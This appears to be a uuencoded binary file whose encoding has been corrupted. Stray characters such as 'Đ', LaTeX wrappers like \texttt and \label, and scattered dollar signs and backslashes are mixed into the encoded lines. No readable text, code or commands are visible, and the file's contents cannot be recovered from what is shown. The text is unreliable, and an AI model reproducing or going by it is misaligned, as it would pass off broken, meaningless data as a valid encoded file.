M+*(L0EB8XA%=LKA@0[5CD!,V?!6I2C-@^@\$CG1'GN'5D?Z^7*MQE6?:=7#69Đ $M^345D"YS0/![;@W)I:7?Q(#`F"*`P("J'+180D>(<+%Q4;/6Y02I`^$OEV>`Đ$ M^1;7#WMMPO@BNPH,]/L`XI@AO8C.<70YP,N*-/,4*9%!B`82?PZ7+8))6N%!D MM12J!FQ^Z+O3)XT1'YM3&-X6Z8B9@=; `2N^K%?;+RDAZ\$#J10%DTV==`XE'OĐ $ML3\(*==I3L2THG\&?83B6*-<PJH?K7^B,*'OHZ:Y>2&DE:/FR;(<M\?X),0:D$ $M4D + GV0@[\$\#!OV1FW3YWP@3H"\#?I:UA[^J^]//>N77]@9XE2Q^&]L(Q2'O[\9D]$ MDK9CH7Q5B`;ZG=,U3QD"N1/''Y8T55M4&<T36&CV\J=8?HOTXW\=XV/CC]`ZĐ $M+\#_B=@/)-J=\$1@(B_-<91/B7;QE<L^6*^F,J8IYU?=904\$6*<*AYI7?8J@A1D$ $\label{eq:mdj} \texttt{MDJI} \times \texttt{MDJI} \times$ MMQ+BB)\$AL795/+0UN45>.>1]OJ=J%X]+PHKKOFKKDDFRMS\Q01AF_`\/6T8+D $\texttt{M(<\$SQU^B7,6YOZXIU9+P]1U7@@NE\Y-\$:9M_I"1PK6W]R2M4OA?RZR)<\texttt{EBPID} } \\$ M%@N'LW>>RVW8NVSF!+P`N8.5>9[!KX?`77T7@G2/X-\WQ[S8<N+3P0`!:7'OÐ M68'V0#QL_XWMIBI*OVSJ\L&?/)X1KD=F-VJU1X0#9-=*=FULJMI3?%*KY_JWĐ M; IR>X1[=,7Z.`JC25%\$9\[+0]V]0T6DLJGDHX`F-H@010>^@AA7*\Y*-33"KĐ MMXUM*HZS6]6M\OF8[5+9]?=<Z!Y!97%?HX372M[+"AN9E[K=:FMX4H*LA#7\$Đ MSR-M5, V'F^HZ+; X7]>@]FFE:E*\S&RNH\$71AP_7; "8Q>IHW(F2S%,^7Y!-RCĐ MQ_.'C=]/MBXO"&0B3#GW[<N/_ULGLN(U&RI\R.-7"LQLN*I4'BJX*?XR00I;D M>.!+[;L1)V",#6_I3FTKX0:U,EG=\$KX;;T*(>?9V'L*;O?8U)T/W1E!Z[10?Đ MZT*S]I?OVO>(KT6X2?>X3\$'R#%WA#F*\$=BBGG9(^6\C\$TM^OD=Z>84%&?!6+D M.96?3M;K[VHR7)5#\T&6ZN/0U7OP<%TVCX]W/<^+T8Y)B)P=1BF#;>T5;]WBD M^=[(H:LMYV5XZURT'NZ4]`C-FXZH2:_Z3/>Z(QN)_]_UP@(#;1CW&OTCO%G"Đ MV77.[B`*6++(JJ%DPS/78T:-)9A[2TR&4Z]<GB,49*S0+K"^B(?K92%).%L5Đ M3YFT'V2ATSMM,E.7X+A\$7UQ@@5`\$OR/%X<*]D]DF/*[FXB"RX<[#.LKU_H\IĐ MJ7*QV8NB1GPKMW-8Y%O&*HC9.@RP67UR%M)'OA8UOQ:%@B4^+AN^^*FA2OTQĐ MF3FHBP.68S.<4(XXBG-*>&B.M\$(+I;']4)WS>P8']TM%1I-6Z@>@[?I1N<)ZĐ $MC]#+)M.7\\@3.S^+M\\H2;Y 0%Y0/4KE#OBM:Z,<N7>X<XWA5H8TY!N)I)J+*2Đ$ $\label{eq:mk2i} $$MK?I\0U53[11,:HB=_<?N><K[@NJ]=VIH[W7-&]\F,M\#=\[<-CP3`'WJ5Q[FTD]]$$ M6Z0%^T\$ZN[\&FA7DCNF;I:,NK:.+\.\$9X9/J]U05'W;T\S[=EV2J83E7.F=8Đ MP+Z%C[<K7J;Y2T"O==A=@T)&C")&W]8Q6)],X9Q-!VQ'ULDX![UU#9@1KFB2Đ MO"N;+DBMK30F">];+PJ=JZ\$+/+=/[UU?'%ZA)N-!VKHR\$*8])+3=D7C[/S(FD M;^11H*RGRU]B\^D7\2+FG.,;FX3O/MLO'R&YK%1VE*IY:OWT#68-I][Y0B+SĐ M=%X7'7D4'?(%!UQ+`\GQZT7[:7<EZYI887\$[&#S<."S@KWNX-IW*04Z!IF,XĐ MOOXVYB/F!5\C^S(V:OW<--P7CYR'J?-')O#0'&[O+])#%)SR8]A<YJKT;0+3Đ M18M<7S?6IMT#@UAJK\'&(!AAZ,<<?4"(2<@,6EF3QZ_L&I##ALJ]81[_`0Đ $MQ)@(YV'A0/*)35;)+E]D+_/0W4L=IOMR7\FMN>Y(T2UY6<B*^J]&)M>EV#/D$ M5,@\$<N;IDU(LAURWO4-V.:XO.D+FG2=80^HFG,F@R'>9H9N:WMMZZ/:OX^SQĐ MU!PYDUKQVOP4UE8B&51XEM.>-Y+JM26>MY41PN:16Z-:/D>7*XV[>F/2F"&9Đ MWMO8.?P6B!0+R9NGR_!=N=YDZ(ZZ1KGQ(P']`%4R2*72HYW6Z\$6C^\S+'=#-Ð M8SDEAS.9FD<\$8J@OURV7JP];,"UX3EROQ [-"X#8SSAO;[-W"HTB ,+?\$=`[Đ M"80HS)Y\$]GM57M\$)NK=AC)]PY5L/;[O5:AX0]2UEM;X&93\M7SYL4*>\B+>Đ $\texttt{M}, \texttt{M} = \texttt{U} \left[\texttt{N} < \texttt{KQ&XG} \neq \texttt{Q} \setminus (\texttt{T}; \& -\texttt{B}(0) + ? : \texttt{XR} - \texttt{MO} _ \texttt{X@} \leq \texttt{GWN} > \texttt{V} \right] , \texttt{QQHGU} . \texttt{FW} \& \setminus \texttt{XAG5} + \texttt{U} _ \texttt{D}$ MSQ2P7R(8"5]_9J:X<@"^D09O%L^0;=LX'!1>*4UT2[U,]",S-V_ARRF)]YYVĐ $M/\#"!_V6!C\&\#H2\$(\ZIZV82WT\$K<[+W/B4KH25R<=^Z^DP44U^29Y6G:P;,B5D]$ $M;8:/S^-GJCSO^G3N6W>\&WCD'R`UY\setminus"(-F)]\&C\#=/9!E^'+@=(JB\&L\#+B1Y=7D)$ $M9Z\&==9@3?AB:R(IQ)$1S/'9[*97?5^WWC#+FV13)ZX]+O"S=U:.[!(VN!^BD)$

M&7L>OX.>QY.:+^QIST\$[GFO4PQXZ"[3%IS8SJV#JV.[86KNAAM<>G_;"EE:.Đ MCZ':M?.Z?V-LC'K\$?AVSW108\9/B2)<ABK`F8;GBVH?MI[,\$'I_0]Q2H!C"8Đ MM+_HAUYO>@ZCT'J>&VJMT%E0>:BG9R">(W)@K@(IV.9;X2(%_>\$S\6B+Q]%9D MP)GV\8&%Q^E&8X:L`?P\FXAW@A<`*\Z_*@IIEQRJ#2(>)>\9+],Y&\$F0BVV=D M<&>3":]_0E,5[.L,%E!5MWI"5*Y[WF\$>P(AN+[MSPD!**(R=?YJE]4/B*]V'D $MT8:09\&E@LAE/P$_"^1>32SMT=61G(*^)9;Y9]F%XF/1VJ]5C&5407S"&Y[L)D$ $M#+G@89ZOH@0OO&D7U<-T*.NG9@"(*N5^*G:0U >O3NS(++AG[-/-#\JHO]$$D$ MD+TQP^CT*[VY5"RYY.K__FUX`N*@LX`M>C\EYPH-A\4AY_ZP<RJVBF\$IJ)"ZĐ M\$;*NBPZ7*O.+/A_4PJEI.G<B6;H/5"B"<CXM9]"GD7VE%\PS,6M(AB#'Y\$H9D M[6=0)X4,N-.%AET6Z1[6;[5AK@K@7_EX[C_:MR?80JCW"3'GPP\$ZE3N1%3[UĐ M?]5<ZN)I#ZM9[:_U98K\Q6DND*L14F?HC_)2/9GN5\LEM0[\$X&&__7"E#/+FÐ MS\B"@W#!V.\%A:__MNCKD<X[B!7/B;WH,+IM:)<MZ]2=J<J@,'M0%X\![^E?Đ M[(9DLC/URT(1GJ`RD\$ZF9S]Z\^^?CW-L6+8:`U9='5,;V3"-E]>^E]6X*/2MĐ MF^KT=CI311RE;0[%SJW</XR0'F]X1;^*:0Y\#+@6OK(+EBVG-Q63C:\)4<*\D M]W^K;E-7U;\DPQ'<]@K<\8VKHEA(EMCVJA7\$.[;R@'?_&?L@J&N1@FJM\E8YĐ MDCF!8PX@SU<8!#@*X^T,N4*=/"-]QOHTXZ_4X;RH4IR+?0]2`T6:ET]&WNF6Đ MH75U)%0/U(0A"?(THE^8([IT,!Q&'Z\\$IMLQ__WYZ6SK5YXM`+V#JM'#81]]D M]%:J+"@Q8SO4L2U64MCVVE:RSF(=`0H0M4M6=;IH8<B[WSI7';M/EST51W9ZĐ MSN?=(&.,ZG<,]:ET>:>P.^WZDIA'IM/L,81XP%5>U]N1CY!,:B;G87N";#MJĐ $M^-'^5\-Z^iQ^@,?HS>5<[&O):=T^2?5U-,MZ:&Z?+ZE-MP)IUM5G6HQW7?2@D$ M@.C3LO``B":R\$+?'#LARGKSPUQESVH+19L[T[1IW14).7I"#?:&;L^ZNNI4@Đ M+2XD0?5907)?"AEFDJ"]MGR?L'JI\$7RT*=[]_EPMV2CXQ'SZ6P#")\G><9%2D MW?QK3@D4F[`]8![`QE*MBV/B""0KGCJFR^7X/KM<*)P,Q1/@-F:(U+_A7RG=Đ $M[E61<D907F/<ME=Y_-"?,=<?G],R&QVU^.O`$.+X5"$Z3AEI>'R$#6:XP(;D)$ MD!)W<HYR1_EA.M]ITIJW2M&.DJDGQADK*MK!\D'%0B`"WIXV\<G.=%>`01ZLD MY:A1>N*IQ1H/%U)PZ\$686^!YL)\E?\8H<BLC;TZ!*5F, `Z_<F%9L17">#ZW)Đ M.; *; F%/TOXJDZH:IH)] < N4=V-LVFQ-O4M:: N^+D4IVU16)!_O;;/=_HL,V]QĐ $MO.DQD!KO)Q-,C</E-UF&U"NU&VI=DZBXM,AP1:-BI4VA3MO;$1*)&G+IG1YD$ MWFHZF1Q905@[30QAO,=4VQ.[1Q].\$A*/F,(&U,:5TZ0FGEJ=55(<S;*D#UT:Đ MZS[3#]MKE0\$#QV[#>T^5X#)D/HF:BI18%-OK_ODW]55\$<T6/5T[7*LII92VDĐ MEOV?; V*F*^5-\E*KE(?5K,, I2FSK+WJD^:5^NBRO=*:>; KP[?3J()ZD"\TJ#Đ M2ZQ; "0--P@?\$[X"Z?._JBQFZYO^FI_1<KA5.UE^8]:PI6G)DO+^7M!OW\'[.Đ M%120QT8K[*>BU+\Z%@'>"':>3A/^.<I,_!")(V+V.!(<6TVU%?;93J],8#[\Đ M.OI)NXZG3&5N^!GA@C#I'4W:ITCG,#L(O"1:J[@93`BRH:REZNX<U+#DKT#0Đ M`>="9&[.@VNMF\K3,N0+<2AQGU5F3=<M+CH[%:,4X9?F+^,/MI.PB;<>OL.<Đ M5"PU2=VWE),/T@B]":H(^V8@[%?U8R0`T.UPQ=7G=[(4A#S/<+P'4?8'S]OCD M=N8S3<\0%FJVE"/`%\@ H=HBABM36E.:P'MN8R\$6BC Q*\5=(<CV/W+GCL[ED MY4>D\$`1R]\JJW8D<C.S^O2EGLH2,NMDBL7J(:T1(*&>@\A@/9*[II&E5;L6]D M]RA2G>F>>>J>&60N%_@RVQ[,??EKVH`,'@*4T_5!L:,*A(TW>&U;NU;*[NQ/Đ $M0*!-]A^{;47}(S1HX10!)P5^TMP&)W2?99PG\\CH$7=>R[P";?N7P.69P!_0;JYD]$ MM+?.#+'B1%FMV=:50IUS7V`\'ZI`9UUMC/*G2K-ACE!A<Y(![W%@4KD6__:)D M6L; R&NX, 65^\@0BQ\P=J6HOR_HNKO; OR0*#?FI]6T0^JAP\$B7@V6H0Q'Q(QTĐ $\texttt{MJ+PC-C^J}, \texttt{;A<VAZQCLUBJ} \\ \texttt{E2D.PC[_*-\&,.1@G*C];';F<OZZ/3$=.E3T4ZOD}$ MA2%%38Z]27.OR+\A\$ZA7-592I.^,9GTXRYPHJ&[;3TA"]AQI\$(GL'\$][D-2DÐ $\label{eq:mjsless} \texttt{MJ}\$!\&72-.\texttt{H*S}>9\texttt{F3C}(\texttt{AI}_@\texttt{BA}.\texttt{YA}\texttt{T3B4V}]1Q!\texttt{DN22})6\#0S;\texttt{\45182YC}.\texttt{\2*9KD}$ M=+\$.NK6^^<(J9!)'16:I\PT4?/Z#Y:`-ZSF=@5W6\$Y?[VU0!T6>44X!RG3N^D MF3C.M9/'+QY+J).P.?VN_PD&12`=Q=2:':L&B3'BU+G(7/J-^7WGBEDWVQP2D MCXM/7H+'I+-#^OS.X`^^!,^Y;N4VS'JGRD\$R3VS\$8<[7N`QE9*]"Q]_?\$MC>Đ M3/8\$["@^#FE+<@0; M\$4GFT62UO(*#N_9LD-T2`/QZC^P4D8"K*BY/_M@%]Q\$Đ M^CD/EY.)*",>&\$J3Y&K>H/XO)Q:A8IP^Q4G=+3Z?"L5"+ITPD-]4F7BYG <RĐ $M*2:^0\#=@?A</=H[]8=(41*.]$L]OYY3`=H`%6E"1-PK%@;+ZG[_SY#1.FD$ MZ<ISR)*/`%'P.-MB1TIZL);9=NJ),_%^*F?L\MVUVW,,#5`3JD\$ML'N8?.K8Đ M5Y&[Y>'';?W)7*3(7H2ZD\TU=6A>Y@#21JEZHYWA=C[;?J0\06I/9"9&"+VGD M0\$T,RK8^0]B`X4,T_957HV%'Y:\P\U\$L1]?OH[B\O6=WZF7%%^0%V3&[R>%%D $\texttt{M?.MR)CMD40D*5Q4A'ID]9E\&(`ZK>\#T[FO2\$F6E_\$R'@59<";J[DRR^-1K_.HD]) = \texttt{M?.MR})CMD40D*5Q4A'ID]9E\&(`ZK>\#T[FO2\$F6E_\$R'@59<";J[DRR^-1K_.HD]) = \texttt{M?.MR})CMD40D*5Q4A'ID]9E\&(`ZK>\#T[FO2\$F6E_\$R'@59<";J[DRR^-1K_.HD]) = \texttt{M?.MR})CMD40D*5Q4A'ID]9E\&(`ZK>\#T[FO2\$F6E_$R'@59<";J[DRR^-1K_.HD]) = \texttt{M?.MR})CMD40D*5Q4A'ID]9E\&(`ZK>#T[FO2\$F6E_$R'@59<";J[DRR^-1K_.HD]) = \texttt{M?.MR})CMD40D*5Q4A'ID]9E\&(`ZK-XMR)CMD40D*5Q4'ID]9E\&(`ZK-XMR)CMD40D*5Q4'ID]9E(`ZK$ MT^&3I.Z_`R50>X8[@.PU6.TDJV6A03P!!19'\Q]SUO"]4VBB^DT*=XVJ)EQ>Đ

 $M_=1ML-$PZ_*=,ZH?>=\#Z*!$?RZ8I/^7+Z+/XORTP(;>NZ!XB,Q3@//1+8>@D$ M`)&SB(L%W&"#:;J.J\JD[B>N8Y=3>G:4VH%N,V<!I!!S&1_-L9;EK`DD:9M@Ð $MC_{G:O'}^{=2}_{ID}$ M2H3GE/(!*/?\$/2ZV7#T_MYW1UZ[;^Y7GM/=*]B[![QG@AF9`NL,/3_;[H57.Đ M!M670&[G8M>EO=QG_OI:(Q4/N52V-Z9>A%3'_-)!#/U%"8=#ST>N_56LO79'D M+*2,N;&]X31>E@%LEC\7DK'U>%[+&:CVRA)AV7RHNV/\$FSH1<RR/A8B*\Z+VĐ MZ\35EB;(WDBIP+CZ# U.`]V]\$F\I9^9N9#,+ZG`>H\C\$L5*^`55>(VLY";C6Đ MS@5?V]@5V%3X]ZY'TT+5#SS\5"V'GY.27T!A>*V"T8]H@K**?D,ZYT!CWKIIĐ $M^{-8}_4(J^{Q}_{PKX}[NNJU@D2'U(7)4W1T!557P8Y_?(2*(!XOLA^{0.,*0P0#:Ð)}]$ M-\$TPYAFJWW.9%L&@FU>?ZG60^:\K!U<1<4FWRZL919?91\$MO7'<\4:5TH#=MD MR?T6/-^CU2GF*I?.3C+\$E^=O<MOG:S8!Y^;JF-ZB@MR/\$7F\$B>[6(1<I+7\$ID MX2.;W2\$YR/6I(V?W=VF\$!9XOVR-YMB"#WAU@))M?N.4!*1])P2?4:[U"C#MDMA<53&A%HKQAT2.2+P^SY"NLG=R[0_1ZE#W]\"MVY#]Z)^OK1A+G0C90:MA3YÐ MZOP")M/I1]-I3Q.E;I+8\L4SWD\$T'NX:YL7)LAL]NA4'.8MV4]1_I_\$E\$PU(Ð M*T?OQOT<24JZI#VC]PN+S9QV,V0G&FVMC/9`.QD]V6'F.`H^ZM_%=]LE\$JVSĐ MJ.BU: *4U5VVKP6\,^]HT,JOC]1"M(1251H]8F#]F"N`: *6KXIV[G0D9#S8R:Đ MIXN]3XKJ?RE5K`7AG8>#(JM1[-7-#A?G&R_V?S3@BI6."CR#=.]/6\$`E(3/%Đ ML14JR;PW^R*>C5HG7(^AT/OT3F'ZSZ:01M,S!%@1*2"90QD+K03RK&7X5S5RD $MRFA2'SNK0YZAK_SK\6<EO-W[.$J5@J\+$]^3BC<:3\6UR,1>6-=/0@5'.^Z3D$ M"P6B#B;F+(:5REW,P)+*,2%0[Y!#P%8-,S*(_US1\7*-[",^\I'W9]=1H)AWĐ MEO8N>OON:RE#H^_1]I79`S\D"!*9-X!SA!?*07)9(#_WHX?1[@S,G#T\F27OĐ MN:<O(K&BY8?==3>G29B=L*VJA-T;.*73ZRDZ*_O*.'(JI#/1CT@(J_>)VPFJD MJ+*O[D42O/R`+0J?331(+_HJW4`53MO?YNETC"J>:JV^PL%2-SPXQZL,\$Y1&Đ MK`@NET%T66>)S2V/3LC1NDNF&G1-?[Q=>_Y'M8M^L7?CI:=5T7';]^H9L38+Đ M3U0^N,SV]*BE.7.9T744DZ)",OI'!Y&\$6E<Y#8>1W`J\7E7[S('-_X*/NU[GD ME6%=XI-42</3A%SOJBL-WVZ7@G:I;KXJ.1)X@F+(NS*ZJ^1@WV"RRHNF'M?/Đ $\verb|M!W] AU-IXDKNCB$7$Z\&E"GY"\&D:B4Z>1*\\&YQ[0^ZX[\&H2F,R"=\\IU-;*G?'QD:B4Z>1*\\&YQ[0^ZX[\&H2F],R"]$ M%076UK>.(C(?))]JS:30^&'V`P%#@7P%>4MV!"78NC@``E8-*Y+S.%)_\$47+D MV7"W@#Q=0E4;\$&GWM5+<V>9?'\TL5(P6JQ1%9E:DF,E]VTM2)BR`O[Y&>FR8Đ M1B@A%T]KT\Y^V>61?PI<B4Z'/4QR4E>P5=J!9/`ZFLT\KCTC8/*1NC%`::`VĐ MGN>KMLJ\$.Y_(0W3!(G9G"^\$<6:AP.V\$-JSA4>C+&<-+P@\$\<X7-WS"9*RBU5D M/I&F0!L\01"KGJR/]UDL)%R%]0!/3]A.K)3.-2&E:#-P`\V8WP!L@M(V&P@0Đ M%>NWH*0&OQ=LF7AN<2*GVJ0`'TM;_[Y91^2?RNJ[#WV[[Q.ULY&E[T:;6K[PĐ $\label{eq:mqr} \texttt{MQR"9:8]"H"7(:11&C\BJ`T\I4=\Z>!Y/XL@K"'?&J?:!F6FU7[K<D9RGDM&TD]} \\$ $\texttt{M^2_6TH2RG"J'-E-\$O/`4U^WY2D?];=P,>\#+UL?\$*4`"QS7Y:-\&!A+0T4\$^S:D }$ MQR>IA!$34)!<L\TBMA[R,6^24]HMYQT=/K1:8'O^2=?V>@CHL'Z1<;RA".Ð$ $MMT2"<!R8F)2Q%YI,N^A6')G4/-T>0F-Z!.EQ/][KK3&3((RSOR6*0Z!S3"\YD)]$ MD3Z1"L_J57SW![6L=6>6]3Z[**V:HN%LPVU^]=['R-2S?IDJ"\5)3TG))07BÐ M87-!OGYZC]*08>)++LA8ST.,IH1M3D*+&I"R?4?TMFK4&;PM!<@2WB*PF%,/D M(>@9E+<A9.4/M4'4!`;3FT,Y*L*EG4A?\$'62&II"@3C@W"O`]K!<%)2'`@LIÐ MYK1`(!N!L5%@"?\$(AE(F\$!`A\IS,%O1GF:Q8+!VH4`>,*_)SJA)>FA.+/L28Đ M(4SZ2YMDK?75KCH`8!<FZ3'9>D9Z)22MWQ?B*7@7CJS`<%S_#K=F:SD4A@@-D MTVKN7U@7\$NFA\$![YE=N_UJ!EODMK[^AM8YD0/)O1%`IW2E!<<M+:2_KG(,AGD $M=^08!, ['W]L=-UONF<4WJ+8I@7R:N3Z8G^3:H65J@>-**?<6!,4C8,R)R6D$ MS\J"-7DB8*YA88&Y1V+FIY%,\$`%646])<^`)OOC8KT(8>?WWEL^FR-U^QK.XĐ $M.@:__,/C[>M[*,+GDR[IO1R=J,&G-&-V@)]*FGM]WB/_3;O+EES^JI#27K37WZD$ MYK<;Z4E9V&SD796,Y?O0G_D+\B/%]-KV!\$F>/\$S*[JVF)OP>&*+K%-;A2_.9D $MVB@[3)\,.^3?5>AL('B[.S"&;+]0W'Y-)V[CO(\5/(`1?/F+:9J*?(;:FTD))]$ M.%@45B=DXF4UNCFPF&][F@,F\$56L4MR;D4^NW<Y27BG&]FO>*(,\$IDHSR8?,D $M,6Z\&M'\&C\, < K=\&R3@R>GD.W5Y>/8"5QSC0'L42\&CI-OUX0MK.$4Y_>UQ(\D)$ M6<]G<%@HJ1*,LPMMXN\3VH&J3\,G^4(<]_>9,&O>5P12@9R*N9^=J<6"BN0PĐ M)6NPAT:N;.H^"-REYQP[8R.Q""LG6"D'.CL6>UX762B575P1B7&0IV_:>+VXD M4)N1Z=X6""DC`E1\$[+/C_^8`U6M:W[?=_3(,/L[UZA]7OF=S/)_E,9M/\;F>Đ MPZ<,N?@&6'=VZI(=%'A`3"S_&G,9HS._ER>\$`Z0[C:HJ/:(4F2E)-<#Y8B\$#D $\texttt{M=1RVH(EW]WP"B.OF"!=[M0=7:L"WU+",*S;LQ!4ICGIW^VPUA0FB91&QZY=8D} \\$ M\"1]5E[ZVRF][WXX(?Y]@JIXS3@4DSSW/3JL+QL\9S"P_'.,.PY#WO!C,\.UD MV'<; (NCU!.\2SPG?SA+!\$PQ">,R&!.9&@A7G?V,8<#\O/W-:I`Y,N1N2/*K9Đ M':\$"L#E_TX\YL*CN>Z6A))DNH>Z9L"S<GX8'QAI#33C*PP:\\$YZ\$73!4^\=81\tilde{9} MZO8K^UDZH`GRAAT&29O3U62?^G5DU:RC^A@Z=S%\$N;9S(EF@."YS'<_?NRR6Đ

MDS7\`@;[CB^\$_*Z_YW;CP;HS\T>-"(TM[?]H?S`H-LJ[IAV"4,NL=A3A>Đ MX,OJ)^7%/RXFKJ%[7ZS4Q".YOQM[#-TM/4H[0DV\FMQSQ)?B@3*'#U`<+*U'Đ M*,8M-\VL,A90Z!8XW0N]YT,NXTSYJ>,42N'99W6'G+@R_'%(.5M=9(9YL2J'D MSV[8<N`U_&_\$9'`VH#IX&_J`.GTCXF7\$_J?;*"F/RKMHN%TN5VLUE.^;V*BĐ MF2+R3XC]5LJ7F)&+;I'M`-?+41"'8U8#)/@SR'&')8L5U67@TZ/*N:KYL[9[Ð M=>.*ULT.OT8SNL+>4G!8VX4-_A:7B?\$_)A()0V@_`5FQ7QIE/AXG2DEQ;)ISD M6ETO+S"'R&M&7 ,CI()1G^VFWV[/368W"F7#,)A?ANOX40-%U`EFZ,UW?4)KĐ M8Q2S6&&WP`NLDZK#87L%[PFM^<WM_/2TQL\$B<Y4LI)[0@+%9+B:HBEOQ8(L\D MU@>56=B4WX!BE3KRK3G'FUV[.QCM^P1YN+VV--E`=*B\$O+&N%&TAP[\$(.X>XĐ M.@G:I(;J%UX_*[C->EV%]'A`C/A;&_H&+G&V"\$;3[Q.4NR(1%?/.6EQ>R^^/Đ MOW4?@N>>CX<.*4ET9]#12<FTU<?*L8%:<]]?."OHPD_QC],SF*<8.]3:\OB-D $MO1: "-V2 < *?0S.GX('([W!_IXR]XP!OS"Z < _> (=^9;PL;08DI9.;@5*NC,Z=Ð))$ M.@AIU#+PXVACZ9/2&YKH_\$CJ^60F=FZELHP?K[*O"F]=&K_GBP=,"1S+>QA3D M785'EY4Z]G=B4C>D<<5H6[`,SK%+-0,H^@KM/)."=GNP74+M=TM#=W\$D\[]&D M<M_VC'K*1NE9-^Y`Z3S7218;4^@*4`(%RX_HZ3%2"XC,MVY"!CW^%J]WJWBGĐ M%O!'E.AT!K1H1^+H"@]U=REH-_]*R.R\$K]LGHU9/G7&6.*K6[A][(/.F=D9(Đ M<`F@R;>:'INKO\?R1F\K0O'H9<708*;_5!2/*\5\$#U_1P]L]"E'+<?_-"")&Đ M(`KYOPHM1_LVH#\\$U;'8-@\$QU7\$@C\$\H>&TW/1<,7^@'RW6FF]P8<>WH#AU8Đ M5*CW`*JZN0'9;1%YT/NN4J_F9`@S_9^N<9-Y5XQ6RN\)1*R/AONE'<#+;\52D MKM\U2XCC`W^8`,MVT+V!98E'0[%_.`@1J0M-8U%TZ.UCI[G1UQ^J1PF_T7O5Đ MF>41L\CO<#*,/>K5OI']Z:;&1@CCE/.^TS99!\""H!9YE'6J-(HJK#^Q=,*!Đ MI"4P)P-+^ZW!RX__(?^\$&%['7=^*UD<#KWPT+NF4;-FUQ=!@#QIQ5:[^4(HEĐ MP?2B[R\$L%(0MCZ75<8-Z2*^'1SI8.4V'(M2\$`TOE^U0T!:40-N(7_3?V+4*KĐ MY]/4>ZT[&&*/_C_"G%(CVFSZ+V(L+/W=O->*.*_9X-*<:?:20&]DGM!QQ_AÐ M*MQ;S-?@\.T[R*"/]**GHKVF!AB7OA6]E6NGN,,S*\$]X('H=!V(OPM(W+D%8Đ MWZY(F*R\;EZW)B[_B<\$&32CQ^.VQXO("@*@P]`XAX6GN?FTE,K).!!#PRQ%*Đ $MI(30:1?;K<;_*K45*NP>*19E1M,$12F]#*-5B5#!HM#PV(I./`)X'3[0H`2Đ$ MPOMF8`24N^+(70Q"?A6[@.*2L_3!RX*?JUYL>&?[L6'&D_\$&)WM*N9=MH^D!Đ MGD:+"*:8Q*0DV8-Y]29P:^K&PH=&!H6C*!N])UB!F'?O\$53TA<_G=E1?),HFD MB6L!1ZP^76/%?PX[N]PTT(9MW2M_!L@5C`&>?<O3OKM"%G>K1R0X14]R<!D-D MN:/903`ZI\$S\AV/=^*R>(#7REZ-NKCLY.\$@M_;)2NEQ^/LQ/IWG15IY&"A#WĐ M3_[>QYRZ7)-FR4H#70-VB.&:P9T2C+9;*4*E(%/0(OW+9-%4[4>@F.%XHP-7Đ $M[GS\#\,A<T<CMU/EGTH\&-J*ML+?*:\&*=8UF',:W'5I;[PMJA:\(02X`=8)"!0D$ MZVU.?.2Y<<\$/-3/EXT&)I"N*.]"L</H=7:27]@%QT<[-@URVO[FB,BMN'O.NĐ M(7VA*O\$P"9U-!%XC;F>OKE\$*W5)8`^OQ%\$5A)J]B'L&WOS'SXA"=:"K>7^]NÐ $\texttt{M, =_YRO\#, VK395, E\$3.AY?\#} : \texttt{[E8KB_Z8BH>640?7'V/"YJ@<0HJK86X>>V!:} \\ \texttt{D} : \texttt{D$ M4&10KS11]!TIAD2KDK?6_C?:Y1=>ACJQ/X4AUG\XX8Y!ZT>T]O>%V1[-\KZ1Đ M?R1'<Q="E4BX?A;3VX0!;XG\$>(FI-1XUETAF%5%?B/^A<EYF-'B3MKSRHHP?Ð MW#JHBR&6!>\)XW1 GB'.1:0%SZ;'ZVOQ!4X@HHL5K)8AW/)R]V"2ZOP#(24UĐ M#X``?Z'6L\$D24(',.&M92M>M]EM8Z!FT3^R:\$RZ`G_/#9L8#\$^XU_JATHP<8D M*Y#6Y 8P9O6X^8V'H-/L^(I`*\$D!*J1LUCYFBB5DYI5UX* U:`->G+/5T(M-Đ MT<WG45*)Z>?\$@7HK_&AS\8B\$WJ?SW5&BGN?0'/@Q;Q5)O2@:CC?8ZXRO/"B&Đ M-6]-*]Q\O2?K@\$M+VAB9#:]\$UA\$&*WL\;'\NO_YXA\$J;AV4'CA-[(>(Y\$<@2Đ $M*_[)@W'>.;,Z;GA\#H:.&ZE"W'WI=(N4Y=%3`PY!BI601]`-O(!%,+O4!V_;9D)$ M\$D9A:?`(E,/\$TY.N5C%N>#G62VQ]K4!N4U(09-^A_#X*D0YFKQO2UZ4-DWF)D MRZLYS*\$(:TZ>UG?-1I;<*>S+DV4(PLPQ%ON"COMN,M\N5JF((3<JI%1KUJ*&Đ MV7T1L#A\0=!>6@QPA%/C4+3U(C:\$18-TT1_#J<\2X.H=TBU>U+,3A4(H**CD M\M1U)(698VN)DC"J.[3\AK5CKAFWWYLXF[/Z-G'R?X;))(*_V<5JD\$>]^J@AÐ MF5EY%ZKO**A<88M#::@XZ@?*/B<N-/33)Q&^Q/W8PJM>U22^TDOP@NO2S&'NĐ M`)R[-.)FK@0Z(4-%E?!CQ7Y#7E0:%D=[09!ROK O6N?*[5X.>)O70]F! TS/Đ M#\$D<Z5F.7L2+@/_S-5S/Y(U%^FVH93M8B<5JO=%QR3))/,DP_9,#^(QRL<&1D M1ZK6G, `C\):CY\[<[+\$ZV!+-Z9+T#*%[R,)\A+^SN,GKUM]@]?K\$+GE?I"AĐ MUY74G^P5POX):TF+(',J16:_U2(C>J4(`:4/.PE?W<^!'J:\$:RV#L;=UN.WBD MC)?(!I]4QS#, %_S;^G6!92`G;D21@/=,7RWJF))M'N$]Z^U2Q=MPI]-.590Ð$ M?Y]?*,)]N<21^^%=2])_%%4M.%RQ_9<(53,J9\$F^'5X8O)%U.=YVO9F2OQL=D MGNB/41DQIY+8%>G6*"3TWGP"<K()>VXUH"!PV8;P^.H_36S`0YS9#"3(R)[=Đ $MG(/">M/6:VEM,A?E/\:HG2O>Z7^!>X7W-UG;=/^:S-7T&K(FW!ZDE)6LGE;D$ M)SK"R#S[-;*\$:KX[<D3A^J.M*='CBZ?IZ%6-I@7";7!#1\!XXGPD1`P]\`#-Ð $MAV=KTO)1P)4R.<'28P8Z4U-."S!+-"CJ>05BA*R0)(RY7/]*\^OG<QT<5OT-D$

